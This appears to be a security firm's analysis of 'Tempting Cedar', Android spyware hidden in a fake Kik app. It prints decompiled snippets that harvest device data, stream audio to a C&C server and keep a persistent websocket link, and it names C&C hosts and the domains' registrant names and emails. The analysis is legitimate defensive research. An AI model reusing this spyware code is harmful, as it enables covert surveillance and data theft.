
Kik lets you connect with friends, groups and the world around you through chat. And now, you can chat with bots too.

BUILD ON KIK

Are you a developer? Kik has open-sourced tools to help you create great experiences on the platform.


Deep analysis

The Tempting Cedar Spyware is split into different modules with specific commands. There are several modules designed to gather personal information about the victim, including contacts, photos, call logs, SMS, as well as information about the mobile device, such as geolocation, Android version, device model, network operator, and phone numbers.



```
if (string != null && !string.isEmpty()) {
    jsonObject2.put("displayName", (Object)string);
}
jsonObject2.put("phoneNumber", (Object)this.telephonyManager.getLine1Number());
jsonObject2.put("network", (Object)this.telephonyManager.getNetworkOperatorName());
jsonObject2.put("androidVersion", (Object)Build$VERSION.RELEASE);
jsonObject2.put("model", (Object)Build.MODEL);
jsonObject2.put("mv", (Object)"2.0-kik228");
jsonObject.put(WSConsole.MOD, (Object)"info");
jsonObject.put(WSConsole.RES, (Object)jsonObject2);
if (query != null) {
    query.close();
}
return jsonObject.toString();
```

Other modules were created to record audio streams or gain access to the infected device’s file system.




```
public String processCmd(final String s, final String s2) {
    switch (CmdAudio.valueOf(s)) {
        case START: {
            this.mSession = SessionBuilder.getInstance().setContext(this.context).
                setAudioEncoder(5).setAudioQuality(new AudioQuality(8000, 16000)).
                setVideoEncoder(0).setCallback(this).build();
            (this.mClient = new RtspClient()).setSession(this.mSession);
            this.mClient.setCallback((RtspClient.Callback)this);
            this.mClient.setCredentials("user", [redacted]);
            this.mClient.setServerAddress("network-lab.info", 1935);
            if (this.path != null && !this.path.isEmpty()) {
                this.mClient.setStreamPath(this.path);
            }
            else {
                this.mClient.setStreamPath("/live/test.stream");
            }
            this.mClient.startStream();
            break;
        }
        case STOP: {
            this.mClient.release();
            this.mSession.release();
            break;
        }
    }
    return null;
}
```

All modules with commands:


Module name	Commands
AUDIO	START, STOP, RECORD_START, RECORD_STOP
CONTACTS	COUNT, GET
FS (*File System*)	APP, CD, DOWNLOAD, DOWNLOAD_STATUS, EXTERNAL, GET, INSTALL, INTERNAL, LS, MKDIR, PWD, RM
GEO	GETLOC
INFO / USER_INFO	PS (*running apps process list*)
PHOTOS	LSX, GETX, LSI, GETI, TAKEPIC_FRONT, TAKEPIC_BACK
TELEPHONE	COUNT_CALL_LOGS, COUNT_SMS, GET_CALL_LOGS, GET_SMS
KEEPALIVE	*without commands*
PING	*not implemented*
VIDEO	*not implemented*

The spyware persisted as a service and ran after every reboot.



```
public int onStartCommand(final Intent intent, final int n, final int n2) {
    if (this.console == null) {
        this.console = new WSConsole("wss://network-lab.info:2020", (Context)this);
        new Thread(this.console).start();
    }
    return 1;
}
```

The fake Kik application contains the same injected malicious class eighty9.guru and a specific rsdroid.crt file with different certificates belonging to the C&C domain.



```
CertificateFactory var18 = CertificateFactory.getInstance("X.509");
var3 = var2.getAssets().open("rsdroid.crt");
Certificate var19 = var18.generateCertificate(var3);
KeyStore var20 = KeyStore.getInstance(KeyStore.getDefaultType());
var20.load((InputStream)null, (char[])null);
var20.setCertificateEntry("ca", var19);
TrustManagerFactory var21 = TrustManagerFactory.getInstance(TrustManagerFactory.
   getDefaultAlgorithm());
var21.init(var20);
SSLContext var22 = SSLContext.getInstance("TLS");
var22.init((KeyManager[])null, var21.getTrustManagers(), (SecureRandom)null);
AsyncHttpClient.getDefaultInstance().getSSLSocketMiddleware().setSSLContext(var22);
AsyncHttpClient.getDefaultInstance().getSSLSocketMiddleware().setTrustManagers(var21.
   getTrustManagers());
AsyncHttpClient.getDefaultInstance().websocket((String)var1, this.cellId, new
   ConsoleConnectCallback(this));
return;
```

Through the reuse of the same rsdroid.crt certificate name, we were able to find additional C&C and data exfiltration servers.

All rsdroid.crt certificates from the fake APK:


Issued to	Valid from	Valid to	Serial number
gserv.mobi	2015-04-28	2020-04-01	00fe4b81ee781fe486
network-lab.info	2016-03-29	2026-03-27	0090400fbd572edcc6
onlineclub.info	2017-05-24	2027-05-22	00e7238783cc4e87de
free-apps.us	2017-08-24	2035-11-08	00b6965aa72d97446d

C&C administration and infrastructure

Following their victims’ every step

The malware communicated on the TCP port 2020, but it is also worth mentioning that there was also a C&C console running on port 443 with a familiar certificate subject common name - rsdroid.


The C&C console allowed attackers to live track their victims. The image below does not include any data, as we don't want to disclose any of the victims' locations, but shows the region where Tempting Cedar was spread the most:



Not secure | ~~https~~://network-lab.info/map

Enjoy Latest Data 👇 👇 Latest 20

Other hosts with this common name are easy to find using open source tools:



213.32.65.238 (238.ip-213-32-65.eu)
OVH (16276) Denmark
443/https
rsdroid
443.https.tls.certificate.parsed.subject.common_name: `rsdroid`


31.31.75.174
WEDOS (197019) Czech Republic
443/https
rsdroid
443.https.tls.certificate.parsed.subject.common_name: `rsdroid`

155.94.136.10 (155.94.136.10.static.greencloudvps.com)
QuadraNet, Inc (8100) Los Angeles, California, United States
Debian 22/ssh, 443/https
rsdroid
443.https.tls.certificate.parsed.subject.common_name: `rsdroid`

84.200.17.154 (oriente.oreidoemail.com.br)
IT (31400) Germany
Debian 22/ssh, 443/https
rsdroid
443.https.tls.certificate.parsed.subject.common_name: `rsdroid`

Above: Open source data about the C&C server hosts


We created an image of the computer infrastructure used in the campaign:




All signs point to Lebanon

It is always difficult to attribute persistent threat campaigns, like this one, to cybercriminals. However, pieces of information point to the cybercriminals behind this campaign being Lebanese.

The first clue that led us to this conclusion are the attackers' working hours. We only saw about 30 logins in the SSH log we received. The user *root* logged on on workdays, occasionally on Saturdays, but never on Sundays.



Source: Avast Threat Labs avast



Source: Avast Threat Labs avast

The working hours in the SSH log correspond with Eastern European and Middle Eastern time zones.

The second breadcrumb we found was the infrastructure used in the campaign, which also points to Lebanon.


WHOIS data revealed that two domains used were registered by someone from Lebanon, whereas others were registered with fictitious registrant data.

Chat-world.site was registered by Jack Zogby, Beirut, Lebanon, jack.zogby@yandex.com

Network-lab.info was registered by Jack Halawani, Beirut, Lebanon, jack.halawani@yandex.com

Over the last two years, SSH logins were made from Lebanese ISPs' IP ranges. (185.99.32.0/22, 78.40.183.0/24)

One of the fake Facebook profile's likes are also interesting, and if any of the victims had taken a closer look at these, they may not have fallen for the scam. Rita, the petite brunette, seems to be interested in military groups, and a Lebanese and Israel friendship.



Likes

All Likes

Lebanon & Israel Friendship Connection
Non-Governmental Organization (NGO)
Like Follow

Israel Defense Forces
Government Organization
Like Follow

